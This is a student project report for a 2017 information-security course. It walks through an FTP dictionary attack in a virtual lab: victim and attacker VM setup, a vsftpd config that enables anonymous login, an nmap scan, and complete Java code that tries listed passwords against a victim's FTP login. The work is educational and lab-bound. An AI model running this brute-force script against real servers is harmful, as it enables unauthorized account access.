UNIVERSITY OF MISSOURI-KANSAS CITY

INFORMATION SECURITY AND ASSURANCE

SUMMER-2017

PROJECT PHASE-1

DICTIONARY ATTACK IN JAVA

SUBMITTED BY:

LAVA KUMAR (16233423)

ANUSHA MALINENI (16233382)

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1. Attack Name and Description

Dictionary Attack:

This attack is a method or technique used to crack the computer security of a password protected server or machine. In this dictionary attack, the attacker systematically tests all the possible passwords which have higher probability of being used. The word **dictionary** refers to the attacker treating thoroughly all the words in a dictionary to discover the **password**. This attack is generally done using a software instead of an individual manually trying each password in the list. Drawback of dictionary attack is relying on words given by user to function. If the password is misspelled or if it is in another language that is not in the dictionary, it cannot succeed.

2. Attack flow diagram with protocol information

Attacker: 10.0.2.15


Password List used to attack victim

Victim: 10.0.2.4

Dictionary attack is done on FTP or different ports of Victim

Overview of the flowchart:

As the above flow chart depicts, we used our attacking and victim machine as Kali Linux and Ubuntu operating systems respectively. We executed java code to perform dictionary attack. To initiate dictionary attack, we should know which ports are open on the victim machine. With the help of nmap command we could identify that ftp and ssh ports are open on the machine. We have used ftp for the attack. To perform the attack, a list is created which contains several passwords including the actual password of the victim machine. When java code is executed, each word in the list is taken and is cracked for the password for the victim machine.



3. PROJECT SETUP

For performing Dictionary Attack, we created two virtual machines in the Oracle VM Virtual Box Manager. We have attacker and victim machine. Below are the specifications for the two virtual machines.

3.1 Victim Machine Setup:

Specifications:


Operating System: Ubuntu (64-bit)

Base Memory: 3024 MB

Processors: 3

Ports Used: FTP, SSH


IP Address of the Victim Machine:




Installations:

FTP and SSH services are installed on the victim machine using ***sudo apt-get install vsftpd***

As I already installed, it updates for latest version if there is any change in version.



Open the vsftpd.conf file and change the preferences of ***anonymous_enable*** to **YES** and restart the service.



```
anusha@anusha-VirtualBox: ~
  GNU nano 2.5.3            File: /etc/vsftpd.conf

# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

To check the status of the **FTP** service.

```
anusha@anusha-VirtualBox: ~
anusha@anusha-VirtualBox:~$ sudo service vsftpd status
[sudo] password for anusha:
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: e
   Active: active (running) since Fri 2017-07-07 06:53:30 CDT; 4min 50s ago
  Process: 1986 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, s
 Main PID: 1992 (vsftpd)
   CGroup: /system.slice/vsftpd.service
           └─1992 /usr/sbin/vsftpd /etc/vsftpd.conf

Jul 07 06:53:30 anusha-VirtualBox systemd[1]: Starting vsftpd FTP server...
Jul 07 06:53:30 anusha-VirtualBox systemd[1]: Started vsftpd FTP server.
lines 1-10/10 (END)
```

3.2 Attack Machine Setup:

Specifications:


Operating System: Kali (64-bit)

Base Memory: 5333 MB

Processors: 3

Attacking Resources: FTP Connection Code in Java

IP Address of the Attacking Machine:




Installations:

Eclispe IDE is used to run the java code.

Using nmap we could find that ftp and ssh ports are open on victim's machine.

nmap -p 21 10.0.2.4



4. Tools or Source code used to execute the attack

4.1 NMAP

Nmap is a free open source utility for network security and discovery auditing. It uses raw IP packets to determine which hosts are open on the network.

4.2 Source Code

Attached is the source code for dictionary attack in .txt and .java formats

FTPConnection.txt FTPConnection.java

```java
import java.io.IOException;
import java.net.ConnectException;
import java.net.SocketException;
import java.io.FileReader;
import java.io.BufferedReader;
import org.apache.commons.net.ftp.FTPClient;
import org.apache.commons.net.ftp.FTPConnectionClosedException;

public class FTPConnection {
    public static void main(String args[]) {

        // Obtain a ftpClient object
        FTPClient ftp_Client = new FTPClient();
        BufferedReader buffered_reader = null;
        FileReader file_reader = null;
        try {
            file_reader = new FileReader("/root/Desktop/passwordList.txt");
            buffered_reader = new BufferedReader(file_reader);
            // Input victim's IP address to connect
            ftp_Client.connect("10.0.2.4",21);
            // Input the user name of the victim machine and each word in the password list,
            //return's true if authentication is successful
            String password;
            while ((password=buffered_reader.readLine())!=null) {
            System.out.println("Attacking Victim's machine with password as :"+password);
                boolean victim_login = ftp_Client.login("anusha", password);
                if (victim_login) {
                    System.out.println("Successfully established connection...");
                    System.out.println("Status: "+ftp_Client.getStatus());

                    //logout the user, return's true if logout is successful
                    boolean victim_logout = ftp_Client.logout();
                    if (victim_logout) {
                        System.out.println("Closed the connection...");
                        break;
                    }
                }
                else {
                    System.out.println("Password is incorrect. Please try another one.");}
            }
        } catch(ConnectException exception) {
            System.out.println("Sorry! There is a problem with connection.");
            exception.printStackTrace();
        }
        catch (SocketException exception) {
            System.out.println("Sorry! There is a problem with socket.");
            exception.printStackTrace();
        }
        catch (FTPConnectionClosedException exception) {
            System.out.println("Sorry! There is a problem with FTPconnection.");
            exception.printStackTrace();
        }catch (IOException exception) {
            System.out.println("Sorry! There is a error in reading file.");
            exception.printStackTrace();
        }
        finally {
            try {
                ftp_Client.disconnect();
            } catch (IOException exception) {
                exception.printStackTrace();
            }
            try {
                if (buffered_reader != null)
                    buffered_reader.close();

                if (file_reader != null)
                    file_reader.close();

            } catch (IOException exception) {
                exception.printStackTrace();
            }
        }
    }
```


4.3 Steps for Execution


1: Open Eclipse. Create a new java project using the following steps

File -> New -> Java Project.


Name the project and click Finish.

Java Version should be 1.7 or higher






2: Go to Window in menu bar -> Perspective -> Open Perspective -> Other -> java.




3: Download the commons.net-3.0.1 jar file.

4: In the project explorer, Right click on the project.

Go to Build Path -> Configure Build Path -> Java Build Path (on left menu) -> Click on Libraries tab (on right).



5: Click on "Add External Jars" Button. Browse the location of the jar file (commons-net-3.0.1.jar) and click OK. Click Apply and Close.



6: Right Click on project. Go to New -> Class. Leave the package as default package. Name the class and click Finish.

7: Copy and Paste the above given source code into the class.

